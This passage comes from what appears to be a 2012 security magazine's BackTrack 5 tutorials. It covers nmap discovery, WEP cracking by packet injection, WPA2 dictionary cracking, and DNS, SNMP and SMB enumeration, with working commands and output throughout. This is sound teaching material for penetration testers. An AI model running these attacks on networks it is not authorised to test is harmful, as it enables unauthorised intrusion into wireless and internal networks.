192.168.200.0/24
root@bt:~/PenTest# grep "Up" nmap/subnet_search.gnmap | cut -f2 -d\ | cut -f1-3 -d\ | uniq | sed 's/$/\./0/24/' > targets/subnets.txt
    
```

Figure 8. Determining the Network VII

- sed 's/\$/\./0/24/': add a .0/24 to the end of each line, to be Nmap readable
- >: redirect to targets/subnets.txt file

Now, use Nmap just as in the first step, but rather than give it an address range directly on the command line, use the -iL option to input from the subnets target file created in the previous step. Nmap will now scan every address on all three discovered subnets. Just as before, use shell commands to create a targets list of the hosts that were discovered as up (Figure 9 and Figure 10).

```

PenTest: bash
File Edit View Bookmarks Settings Help
root@bt:~/PenTest# nmap -sn -PE -n -v -oA nmap/all_subnets_ping -iL targets/subnets.txt
Starting Nmap 6.00 ( http://nmap.org ) at 2012-05-23 19:41 EDT
Initiating ARP Ping Scan at 19:41
Scanning 105 hosts [1 port/host]
    
```

Figure 9. Determining the Network VIII

```

PenTest: bash
File Edit View Bookmarks Settings Help
root@bt:~/PenTest# grep "Up" nmap/all_subnets_ping.gnmap | cut -f2 -d\ > targets/allup.txt
root@bt:~/PenTest#
    
```

Figure 10. Determining the Network IX

You may want to separate your targets list by subnet, in instances for example where different subnets are used for different physical sites, separated by a slower link. This can easily be accomplished with shell commands and the allup.txt targets file. Performing a word count (wc) on the directory will also display the amount of hosts in each file. Notice the number of hosts in each individual subnets files adds up to the number of of hosts in the allup.txt targets file (Figure 11).

```

PenTest: bash
File Edit View Bookmarks Settings Help
root@bt:~/PenTest# grep "\.3\." targets/allup.txt > targets/192.168.3.0_all.txt
root@bt:~/PenTest# grep "\.200\." targets/allup.txt > targets/192.168.200.0_all.txt
root@bt:~/PenTest# wc -l targets/*
 1 targets/192.168.200.0_all.txt
39 targets/192.168.2.0_all.txt
 6 targets/192.168.3.0_all.txt
46 targets/allup.txt
 3 targets/subnets.txt
95 total
root@bt:~/PenTest#
    
```

Figure 11. Determining the Network X

Explanation:

- grep "\.3\."...: print all lines with .3., redirect to file
- grep "\.200\."...: print all line with .200., redirect to file
- wc -l: print the line count for every file in targets directory

Now that you've gathered all the live targets from each discovered subnet, you should obtain as much information as possible about them. Nmap is also useful for this as it's capable of probing for open ports, and gathering information of the services discovered on these ports. For the remainder of this section,

2 designated hosts in the `targets/my_targets.txt` file will be used (Figure 12).




Figure 12. Determining the Network XI

Explanation:

- sV: probe ports for service/version information
- O: enable operating system detection

Once the scan is complete, the files can be examined and you can see a wealth of information for the 2 hosts that were scanned (Figure 13).

Now that you have a grasp on the process of host discovery, OS identification and service mapping, the GUI tool for Nmap, Zenmap, can be used to speed up and streamline this process. Zenmap can be launched from a terminal by typing `zenmap`, or from the Applications menu wherever Nmap is found. Zenmap provides a nice front end for Nmap with the ability to save profiles for repeated scans and other interesting features (Figure 14).

Now you have discovered open ports, the services on those ports, and the versions of the software running, you can perform a vulnerability assessment to find any potentially exploitable services, which will be covered in the next section. These steps above describe some very basic steps of discovery and mapping for an internal assessment. There are many additional tools included




Figure 13. Determining the Network XII




Figure 14. Zenmap Utilities

in BT5 that are used to map additional specific services and they should be examined further for a more in-depth discovery and mapping of a network. Examples of some specific internal services that are valuable sources of information include DNS, database services such as MSSQL and MySQL, SNMP, VOIP and mail services. BT5 includes a myriad of tools organized by service type in the main BackTrack folder in the Applications menu, or in `/pentest/` in the terminal.

Wireless Security Assessment

BackTrack 5 contains all the tools necessary for a wireless security assessment and penetration test. This section will cover the basic usages of a set of tools for assessing the security of a wireless network.

Aircrack-ng is a command-line tool, but also refers to a suite of tools used to for a wireless security assessment. The tools that will be covered to perform an assessment include `airmon-ng`, `airodump-ng`, `aireplay-ng`, and `aircrack-ng`. There are more tools within the Aircrack-ng toolkit that should be examined, however these will allow you to perform a basic assessment.

The first step is to use `airmon-ng` to manage your wireless adapter. By running the command with no




Figure 15. Determining the Network XIII

options, you can see the wireless adapters available in BT5 (Figure 15).

In order to capture packets, you need to use `airmon-ng` to put your wireless adapter into monitor mode. You can also specify a channel to listen on if you know the channel the AP you are testing is on, otherwise it will roam on all channels (Figure 16).

```

root@bt:~/PenTest# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
1052     dhclient3
6367     dhclient3
Process with PID 6367 (dhclient3) is running on interface wlan0

Interface      Chipset      Driver
wlan0          Ralink RT2870/3070  rt2800usb - [phy3]
                (monitor mode enabled on mon0)

root@bt:~/PenTest# airmon-ng

Interface      Chipset      Driver
mon0           Ralink RT2870/3070  rt2800usb - [phy3]
wlan0          Ralink RT2870/3070  rt2800usb - [phy3]
    
```

Figure 16. Determining the Network XIV

Next, run `airodump-ng` with no options to start looking for wireless networks within range. With this tool, you can see the security in use on each *Wireless Access Point* (AP) in range in the top half, as well as all the wireless clients and which AP they are associated with in the bottom half. Once you determine which AP you are testing, press 'space' to lock the results and copy the BSSID (MAC) of the AP. Also note the channel that it's on and security information such as encryption and authentication type, and stop the capture (Figure 17).

Now start `airodump-ng` again, but this time with options that specify the AP and channel, as well as to specify the output file you wish to save the capture to (Figure 18).

Explanation:

- w wifi/AP1cap: output the capture to the specified file
- bssid: MAC of the AP you want to test

```

root@bt:~/PenTest# airodump-ng

CH 9 || Elapsed: 32 s || 2012-05-23 21:03

BSSID      PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:22:75:4B:A5:C3 -49 9 0 0 6 54e WEP WEP
00:18:4D:86:FE:DE -54 12 11 0 7 54 WEP WEP
00:18:39:F9:4A:5A -70 11 0 0 6 54 WEP WEP
68:7F:74:A3:EB:ED -74 17 6 0 1 54e WPA2 CCMP PSK
68:7F:74:A3:EB:EE -75 16 0 0 1 54e OPN

BSSID      STATION      PWR Rate Lost Frames Probe
(not associated) 88:53:2E:0C:CD:C1 -60 0 - 1 0 2
00:18:4D:86:FE:DE 00:0E:35:ES:80:30 -64 54 - 54 0 4
00:18:4D:86:FE:DE 00:21:5D:DC:BA:96 -66 36 - 1 0 6
    
```

Figure 17. Determining the Network XV

- channel 6: locks the channel to 6 (optional)
- mon0: interface setup with `airmon-ng`

```

root@bt:~/PenTest# airodump-ng -w wifi/AP1cap --bssid 00:22:75:4B:A5:C3 --channel 6 mon0

CH 6 || Elapsed: 8 mins || 2012-05-23 21:16

BSSID      PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:22:75:4B:A5:C3 -50 100 4823 1705 0 6 54e WEP WEP OPN
00:22:75:4B:A5:C3 00:1A:92:9F:F5:7E -46 54e-54 0 126
00:22:75:4B:A5:C3 88:53:2E:0C:CD:C1 -127 1e-54e 0 555
00:22:75:4B:A5:C3 88:53:2E:0C:CD:C1 -127 1e-54e 0 555
00:22:75:4B:A5:C3 00:22:58:55:C1:CC -127 0e- 0e 0 8
    
```

Figure 18. XVI

Now you are capturing data specified for that AP on that channel, and saving it to the specified file. If the encryption type is WEP, then you need to capture a certain amount of *Initialization Vectors* (IVs), which can be seen as Beacons in the `airodump-ng` output, in order to obtain the WEP key. If the encryption type is WPA, then you need to capture a handshake which occurs anytime a client associates with the AP. If you're lucky, enough IVs will be generated or a client will associate with the AP within a few minutes, but that is often not the case.

For generating traffic to get enough IVs to crack the WEP key, or to perform a dissociation attack against a client already associated with the AP in order to capture a handshake when they automatically re-associate, use `aireplay-ng`. Keep in mind that your wireless adapter must support injection; see the list of compatible adapters at http://www.aircrack-ng.org/doku.php?id=compatible_cards.

Since the AP in this example is WEP, IVs need to be generated while the capture is taking place. This can be done using a combination of 2 attacks in `aireplay-ng`. The first is a fake authentication attack, which authenticates you with the AP which will allow you to inject ARP packets to create network activity. You need the BSSID address as well as the MAC address of the wireless adapter you are injecting with (Figure 19).

Explanation:

- 1: selects fake authentication attack
- 0: reassociation timing in seconds
- e: wireless network name (SSID)
- a: MAC of the AP (BSSID)
- h: MAC of the wlan adapter you are using
- mon0: interface name you are using
- 3: selects arp request replay attack

```

root@bt:~/PenTest# aireplay-ng -1 0 -e  -a 00:22:75:4B:A5:C3 -h 00:c0:ca:32:9d:74 mon0
21:29:44 Waiting for beacon frame (BSSID: 00:22:75:4B:A5:C3) on channel 6
21:29:44 Sending Authentication Request (Open System) [ACK]
21:29:44 Authentication successful
21:29:44 Sending Association Request [ACK]
21:29:44 Association successful (-) (AID: 1)

root@bt:~/PenTest# aireplay-ng -3 -b 00:22:75:4B:A5:C3 -h 00:c0:ca:32:9d:74 mon0
21:30:36 Waiting for beacon frame (BSSID: 00:22:75:4B:A5:C3) on channel 6
Saving ARP requests in replay_arp-0523-213036.cap
You should also start airodump-ng to capture replies.
Read 16456 packets (got 4965 ARP requests and 3825 ACKs), sent 7333 packets... (499 pps)
    
```

Figure 19. XVII

- -b: MAC of the AP (BSSID)
- -h: MAC of the wlan adapter you are using
- mon0: interface name you are using

Finally, you can use `aircrack-ng` and the wireless packet capture you just generated to crack the WEP or WPA key. A handy tip with the WEP crack is that you can use `aircrack-ng` on the capture file while the capture is happening. So you can start the cracking process with `aircrack-ng` while injecting until you've captured enough packets where the crack is successful and then you can stop the capture (Figure 20).

```

PenTest: aircrack-ng
File Edit View Bookmarks Settings Help
root@bt:~/PenTest# aircrack-ng -b 00:22:75:4B:A5:C3 wifi/AP1cap-01.cap
Opening wifi/AP1cap-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 10461 ivs.

                                     Aircrack-ng 1.1 r2076

                                     [00:02:48] Tested 803 keys (got 52326 IVs)

KB  depth  byte(vote)
0  0/ 17   CA(65536) 42(61440) 16(61184) B0(60928) AF(60672) A5(60160) E5(60160) 2E(59904) 56(59648) E4
1  0/ 1   5E(78080) 5B(63488) E3(62976) 65(61952) A3(61952) 2E(60928) 9D(60928) 25(60672) 33(60416) B1
2  0/ 2   14(72448) 1C(61952) CF(61952) F4(61696) C1(60872) 44(60416) D3(60416) 74(60160) B8(59904) 32
3  11/ 3   85(59392) 09(59136) 69(58624) D0(58624) E1(58624) E2(58624) D9(58368) 85(58112) 16(57856) 64
4  0/ 1   0A(73984) 4E(64000) D8(62720) 0E(61952) 27(61952) 95(60672) A2(59904) 0A(59648) B7(59648) 76

KEY FOUND! [ CA 00000000000000000000000000000000 :C:DC ]
Decrypted correctly: 100%

root@bt:~/PenTest#

```

Figure 20. XVIII

Explanation:

- -b: MAC of the AP (BSSID)
- wifi/AP1cap-01.cap: capture file with IVs

WEP keys tend to be cracked pretty quickly, once a certain amount of IVs are obtained. For WPA, once you capture a handshake, you perform a dictionary attack against the handshake and hope the key is in the dictionary. BT5 comes with a small word list, but additional word lists can be used as well. Here is an example of WPA cracking with a pre-captured handshake: Figure 21.

Explanation:

- -w: location of dictionary
- -b: MAC of AP (BSSID)

This shows that WPA2 is only as strong as the key; as long as the key is not in the dictionary, it will not

```

PenTest: bash
File Edit View Bookmarks Settings Help
root@bt:~/PenTest# aircrack-ng -w ~/e/custo_dict.txt -b 9C:1A:1A:1A:1A:1A ~/e/wpa2_handshake.cap
Opening /root/e/wpa2_handshake.cap
Reading packets, please wait...

KEY FOUND! [ 1 11111111111111111111111111111111 ]

Master Key   : 64 D3 2A 04 8A 66 86 74 46 8B 0A 3A 36 EE 93 6C
              5F A5 C7 79 EE 17 1E 9F 4E E9 B4 5B 9C D1 86 4B

Transient Key : 86 A3 F7 A3 6C 4E EE CD A8 FB 5B 7D 90 D0 A1 D7
              D7 A6 46 86 38 7B 60 8E 60 3B 28 88 D0 3A 42 6F
              70 D2 D0 A4 54 81 25 D8 2B 58 57 A8 16 3C B7 EE
              1A 3E A5 54 F4 FE AF 2A 22 AD B4 C6 51 F5 4F B3

EAPOL HMAC   : 34 98 31 58 D6 B2 BC 75 9F 60 A3 80 3C 1A 46 5D

root@bt:~/PenTest#

```

Figure 21. XIX

be cracked. BT5 contains a word list in the `/pentest/passwords/wordlists` directory. Custom word lists can be stored here (or anywhere), and some other application have word lists, like John the Ripper, in the `/pentest/passwords/john` directory.

These are the steps required to perform a basic penetration test of a wireless network using the Aircrack-ng toolkit. There are other tools, such as *Kismet*, which is also used for discovery and packet captures like `airodump-ng`, that may be better at finding hidden wireless networks and have additional features. If you are assessing a specific wireless network and are having trouble with one tool, it's best to try the other. If you find the wireless network you are attempting to penetrate is protected with an authentication server, then you will require more than these tools can offer to succeed.

Conclusion

The small amount of tools covered in part 1 of this article displays how powerful and useful BackTrack 5 can be just by knowing how to use these tools. Part 2 will cover some even more powerful tools and the effective ways to use them to find and exploit vulnerabilities to test the effectiveness of the security in place. What you should take away from this article is that there are many effective tools already available, and the majority of these tools are included in BackTrack 5. These tools and their use should be examined further to determine how effective they can be for security assessments and penetrations tests.

STEVE MYERS



Steve started as an Information Security Consultant and Penetration Tester with Security Management Partners, based in the Boston area, 1 year ago. He provides consulting services, security assessments, and penetrations tests for many industries including banking and health care. He

holds a BS in Applied Networking and Systems Administration from the Rochester Institute of Technology, class of 2008, and has 6 years of experience in IT consulting, services, and support. Steve recently obtained the CISSP certification from ISC2 and also retains certifications from Microsoft, Cisco, and CompTIA. While fairly newly dedicated to the security field, Steve maintains a deep interest in the practical hands-on and constantly evolving nature of the industry and people within. You can contact Steve through LinkedIn: <http://www.linkedin.com/profile/view?id=12237775>.

Backtrack 5

Practical Applications And Use Cases

This article breaks down what Backtrack Linux is, with a brief description and history. Then, we'll explore a sampling of some of the many tools that are packaged within Backtrack Linux and provide use cases along with step-by-step tutorials to demonstrate some of the more common tasks that Backtrack is used to perform. Finally, we'll see how most of the tools and techniques that Backtrack is designed to facilitate can be used by the many different roles in the IT security field.

This article is by no means an all-inclusive tutorial on every tool within Backtrack, or every conceivable use one can find for Backtrack. I am not an expert per se, just an avid fan and user. I have experience on both sides of the Infosec spectrum.

I have been a security analyst/incident responder tasked with defending organizations' networks and info systems, and I have been a penetration tester tasked with trying to break into similar systems and networks. In either role (offensive or defensive) I have found Backtrack an invaluable tool in my tool box.

I plan to take some of the core functionality and tools in Backtrack 5, describe their use cases, and demo common tasks that security professionals use them for on a daily basis.

History

Backtrack Linux is a custom Linux distribution designed to aid security professionals with attack simulation, vulnerability identification and verification, and general penetration testing activities. Backtrack was the end result of a combination of two separate (competing) security distributions. WHAX (formerly Whoppix) a security distro developed by Mati Ahoroni and Auditors Security Collection, developed by Max Moser were combined to create Backtrack.

Backtrack version 4 and up are based on Ubuntu. The most recent release, as of this writing, is Backtrack 5 R2 which runs a customized 3.2.6 Linux Kernel. This release touts many new tools and improvements, some of those being better support for wireless attacks, the Metasploit Community Edition (4.2.0) and version 3.0 of the Social Engineering Toolkit. You can see more of

the tools and release info here: <http://www.backtrack-linux.org/backtrack/backtrack-5-r2-released/>.

You can download the latest (along with earlier releases) Backtrack release in ISO or VMware image formats from <http://www.backtrack-linux.org>.

It is true that most of the tools that come bundled within Backtrack can be downloaded separately and do not require Backtrack to run. What makes Backtrack an ideal tool is that its entire environment is setup with security testing in mind. From the tools, scripts, dependencies, libraries and system configurations, every aspect of the end user experience in Backtrack has been set up to enable the user to perform security testing quickly, with limited to no configurations having to be made, since Backtrack is set up in a "turn key" fashion.

I won't say that Backtrack is the only OS I run during penetration tests. I usually have several systems going. But, I always have at least a Backtrack VM running because if I need a tool, and I don't have Internet access to download it or I don't have the time to configure it on a machine, more often than not it's sitting on my Backtrack VM, ready to go with no configuration required. Similarly, when in a security analyst (defensive) role, having quick access to the pre-configured Backtrack environment reaps similar benefits when on a pen test and when needing to perform quick network analysis, or verify a vulnerability.

Mediums

Backtrack 5 R2 can be installed or run in several different ways. It is designed to be portable and as such can easily be installed onto USB Hard Drives or "Pen Drives" as they're sometimes called. Also, you can burn

the downloaded ISO to create a live boot DVD and boot it from a disc. You can also choose to install it onto your computer, or run it as a virtual machine by using the VMware image.

What follows is a brief tutorial on installing Backtrack 5 R2 (BT5R2) on a thumb drive. Take note that without modification this generic USB install does not support “persistence” or the ability to maintain changes to the OS after rebooting. There are tutorials on the Internet to install BT5R2 with persistence on USB drives.

USB Install

You'll need to download and install UNetbootin from <http://sourceforge.unetbootin.net> (or use “apt-get install unetbootin” on Ubuntu). Note that UNetbootin is already installed in BT5R2.

You'll also need to have downloaded the ISO image from the Backtrack website.

- Format the USB stick. I chose FAT32.
- Run UNetbootin, select the *Disk Image* option, then browse to the BT5R2 ISO you downloaded earlier
- Select the USB drive letter of the USB stick you'd like to install BT5R2 on
- Then click OK. Figure 1 shows the UNetbootin interface.

Tools w/ Practical Applications

We've already established that the power behind BT5R2 is the array of security tools that are installed. I'll try to break the tools into broad categories and briefly go over some quick tutorials on using them. This will not cover every tool in BT5R2. We'll simply cover what I consider the core tools. I'd like to reiterate that I understand there are a myriad of tools out there that can return similar data. I'm simply outlining the tools that are bundled and already configured within BT5R2.

I'd like to highlight the fact that these tools are not only useful for penetration testers. Consider this: When



Figure 1. UNetbootin ToolsManager

performing vulnerability scans on your company's network, wouldn't you like to be able to verify scan output by testing if some of the reported vulnerabilities are really a threat? With the tools within BT5R2 you can. Or, if you're auditing passwords for a company, wouldn't you like to be able to attempt to crack them with common password attacks to see if they conform to password policies? Again, the tools within BT5R2 allow you to do just that. The point is that the techniques and attacks that BT5R2 supports can be used by both offensive and defensive security professionals.

Not to insult my readers, but let's start from the VERY beginning. Once you boot up BT5R2 (whether it's from a USB/DVD or a VM) you will need to log in. By default the login is 'root' and the password is 'toor' (without quotes). Once logged in you can start the graphical user interface (GUI) with the command 'startx'.

Footprinting and Fingerprinting

Whether you're a white hat or black hat hacker, the first step before you actually attack is footprinting and fingerprinting: actively and passively gathering as much information as possible about a target and finding out how many assets are available (aka figure out your attack surface). Even if you're not a penetration tester, understanding what others can discover about you or your organization can help you mitigate risk before it is discovered by the bad guys. There are several de facto services that should be interrogated to see if they yield interesting information that could be used by you (or an attacker) to assist in further attacks.

Many of these techniques can be performed by automated vulnerability scanners like Tenable's Nessus (which is bundled within BT5R2). I think it's important to understand how to use some different tools and scripts to get this info as well, and it helps to highlight BT5R2's arsenal.

Honorable Mention: I could do an entire write-up on the Open Source Intelligence gathering tool by Peterva called Maltego. There is a Backtrack specific version bundled in BT5R2. I suggest you research that tool on your own.

Discovery

You need to find out what assets are available to attack first. This is usually done with probe and response methods. This is not a deep dive on port scanning methodology. This will simply be a means to see what hosts a target has online using several different tools and network protocols. (Note: for external assessments\ attacks many people choose to use passive methods first, namely public DNS interrogation and some Google web hacking techniques. We'll discuss DNS interrogation next).

A quick way to see if hosts are online is to see if they respond to ICMP echo request (aka ping). The tool that most folks use in a *nix environment for doing any kind of port scanning is nmap by Fyodor. You can perform a quick ping sweep (shown as command 1 in Listing 1) to see if hosts are alive. In the command 1 the `-sn` switch instructs nmap not to port scan, the result is only ping, and the target is the 192.168.188.0/24 CIDR block range. Nmap will now ping all of the host addresses in the 192.168.188 network and check if they're alive. Some systems may not respond to ICMP, so you can use an alternative nmap command to check if a host is alive. The `-PS` switch, tells nmap to use a TCP SYN Ping. The default is to send an empty SYN packet to port 80 (see command 2, Listing 1). The result should be a TCP RST packet back from the target, which indicates it is online. Note that discovery scans can be thwarted by intermediary devices like firewalls and proxies. Note you can perform UDP scanning, but since UDP is stateless the scanning results can be flakey at best. I usually only scan UDP for specific services (like DNS, TFTP, etc).

Service\OS Information

Once you have determined what hosts and networks are alive, you can begin to fingerprint what services and operating systems are on the hosts. Sometimes the

two steps (discovery and host\service enumeration are combined, but for educational purposes I broke them up). This is an active approach and may be detected by your target. Again, automated vulnerability scanners can be used to perform this activity, but for our purposes we'll use nmap. Nmap can not only tell if a port is alive, but it can also grab the banner of the listening service to report what nmap thinks it is, along with version information. Example is in Listing 2. The `-sS` switch tells nmap to use a SYN scan, and the `-sV` switch has nmap try to pull version info from services. Nmap by default hits common ports (those between 1-1024 and other common ones like 8080 etc.). You can pass the `-p` option to specify ports, as well.

DNS Interrogation

DNS can hold a treasure trove of information. Be it public Internet facing DNS or internal DNS, one of the primary pieces of info you can find is hostnames. These names can be descriptive enough to help triage which targets to go at first. Also, it may show you targets or networks that you didn't know about. Rob Fuller (aka Mubix) has done some really fascinating research on the different bits of information you can glean from DNS. Check out his research at the following link: <http://www.room362.com/blog/2012/2/3/a-textfiles-approach-at-gathering-the-worlds-dns-slides.html>.

From your discovery scanning above you should be able to locate hosts with UDP port 53 open. Those

Listing 1. Pentest Via Backtrack I

```
COMMAND 1 root@bt:~# nmap -sn 192.168.188.0/24

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-05-23 13:04 EDT
Nmap scan report for 192.168.188.1
Host is up (0.00037s latency).
MAC Address: 00:50:56:C0:00:08 (Vmware)

Nmap scan report for 192.168.188.2
Host is up (0.00017s latency).
MAC Address: 00:50:56:EC:DB:56 (Vmware)

Nmap scan report for 192.168.188.129
Host is up.

Nmap scan report for 192.168.188.254
Host is up (0.00026s latency).
MAC Address: 00:50:56:E3:D0:50 (Vmware)

Nmap done: 256 IP addresses (4 hosts up) scanned in 3.81 seconds

COMMAND 2 root@bt:~# nmap -sn -PS 192.168.188.0/24
```

Listing 2. Pentest Via Backtrack II

```
root@bt:~# nmap -sS -sV 192.168.188.0/24

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-05-23 13:23 EDT
Warning: Servicescan failed to fill cpe_a
(subjectlen: 320, devicetypelen: 32). Too long? Match string was line 491: d//

Nmap scan report for 192.168.188.1
Host is up (0.00023s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Pure-FTPD
22/tcp    open  ssh          OpenSSH 5.9p1 Debian
          Subuntul (protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.22
          ((Ubuntu))
902/tcp   open  ssl/vmware-auth VMware Authentication
          Daemon 1.10 (Uses VNC, SOAP)
MAC Address: 00:50:56:C0:00:08 (Vmware)
Service Info: OS: Linux; CPE: cpe:/o:linux:kernel
```

Listing 3. Pentest Via Backtrack III

```
root@bt:/pentest/enumeration/dns/dnsenum# ./dnsenum.pl hakin9.org -f dns-big.txt
dnsenum.pl VERSION:1.2.2

----- hakin9.org -----

Host's addresses:
-----

hakin9.org          5      IN    A      79.125.109.24

Name Servers:
-----

dns3.home.pl       5      IN    A      95.211.105.225
dns2.home.pl       5      IN    A      62.129.252.41
dns2.home.pl       5      IN    A      62.129.252.40
dns.home.pl        5      IN    A      62.129.252.30
dns.home.pl        5      IN    A      62.129.252.31

Mail (MX) Servers:
-----

ASPMX2.GOOGLEMAIL.COM      5      IN    A      74.125.43.27
ASPMX.L.GOOGLE.COM         5      IN    A      173.194.68.27
ALT1.ASPMX.L.GOOGLE.COM    5      IN    A      173.194.78.26
ALT2.ASPMX.L.GOOGLE.COM    5      IN    A      173.194.65.27

Trying Zone Transfers and getting Bind Versions:
-----

Trying Zone Transfer for hakin9.org on dns2.home.pl ...
AXFR record query failed: NOERROR

dns2.home.pl Bind Version:  home.pl dns server admin@home.pl

Trying Zone Transfer for hakin9.org on dns3.home.pl ...
AXFR record query failed: NOERROR

dns3.home.pl Bind Version:  home.pl dns server admin@home.pl

Trying Zone Transfer for hakin9.org on dns.home.pl ...
AXFR record query failed: NOERROR

dns.home.pl Bind Version:  home.pl dns server admin@home.pl
Wildcards detected, all subdomains will point to the same IP address, bye.
```


Listing 5. Pentest Via Backtrack V

```

root@bt:/pentest/enumeration/snmp/snmpenum#
./snmpenum.pl 10.1.17.114 public windows.txt
-----
INSTALLED SOFTWARE
-----
VMware Tools
WebFldrs
-----OUTPUT SNIPPED DUE TO LENGTH
-----
USERS
-----
Guest
Administrator
TsInternetUser
IUSR_WIN2000SVR
IWAM_WIN2000SVR
NetShowServices
-----
RUNNING PROCESSES
-----
System Idle Process
System
dns.exe
dllhost.exe
smss.exe
csrss.exe
winlogon.exe
-----
LISTENING UDP PORTS
-----
7
9
19
-----OUTPUT SNIPPED DUE TO LENGTH
-----
SYSTEM INFO
-----
Hardware: x86 Family 6 Model 14 Stepping 5 AT/AT
COMPATIBLE - Software: Windows 2000 Version 5.0
(Build 2195 Uniprocessor Free
-----
LISTENING TCP PORTS
-----
7
9
13
-----OUTPUT SNIPPED DUE TO LENGTH
-----
SERVICES
-----
Messenger
DNS Client
DNS Server

```

-----OUTPUT SNIPPED DUE TO LENGTH

DOMAIN

WORKGROUP

Listing 6. Pentest Via Backtrack VI

```

root@bt:/pentest# smbclient -L 10.1.17.114
Enter root's password:
session request to 10.1.17.114 failed (Called name not
present)
session request to 10 failed (Called name not present)
Anonymous login successful
Domain=[WORKGROUP] OS=[Windows 5.0] Server=[Windows
2000 LAN Manager]
-----
Sharename      Type      Comment
-----
IPC$           IPC       Remote IPC
ADMIN$         Disk      Remote Admin
C$             Disk      Default share
session request to 10.1.17.114 failed (Called name not
present)
session request to 10 failed (Called name not present)
Anonymous login successful
Domain=[WORKGROUP] OS=[Windows 5.0] Server=[Windows
2000 LAN Manager]
-----
Server          Comment
-----
Workgroup       Master
-----

root@bt:/pentest/python/impacket-examples# python
samrdump.py 10.1.17.114
Retrieving endpoint list from 10.1.17.114
Trying protocol 445/SMB...
. WIN2000SVR
. Builtin
Looking up users in domain WIN2000SVR
Found user: Administrator, uid = 500
Found user: Guest, uid = 501
Found user: IUSR_WIN2000SVR, uid = 1003
Found user: IWAM_WIN2000SVR, uid = 1004
Found user: NetShowServices, uid = 1001
Found user: TsInternetUser, uid = 1000
Administrator (500)/Enabled: true
Administrator (500)/Last Logon: Wed, 18 Aug 2010 19:28:32
Administrator (500)/Last Logoff:

```

on BT5R2. It's called *snmpenum.pl* located under the `/pentest/enumeration/snmp/snmpenum` directory. The types of information you can get from SNMP are usernames, installed services, operating system versions, and sometimes more. SNMP uses a simple means for authentication of probe requests, namely text strings. The "read" or public string (which ironically is set to literally: public in many default setups) and the "read\write" or private string (again default set to private oftentimes). If an attacker can guess the SNMP string that attacker can list all sorts of good information. In some extreme cases if the attacker has access to the private string they can change\upload the configuration of devices (like routers and switches). The *snmpenum.pl* script also has several text files (*windows.txt*, *linux.txt*, *cisco.txt*) that map *Management Information Base* (MIB) *Object Identifiers* (OID) values to more easily readable format. So, you'll want to use the correct file for the type of device you're interrogating.

Most commonly SNMP info is used to build more userlists for future brute forcing activities. In some rare instances you may find a router or firewall with a default private string. If that is the case you can use SNMP to TFTP the configuration to your waiting TFTP server, change the password and TFTP the new config back up. Then you can log into the router!

In Listing 5 you'll see the simple use of the script to gather info from a target's SNMP service. I have used the community string "public" and used the *windows.txt* file since I know the target is a WIN2000 server. I have snipped some of the output because it was very long.

SMB\NFS Interrogation

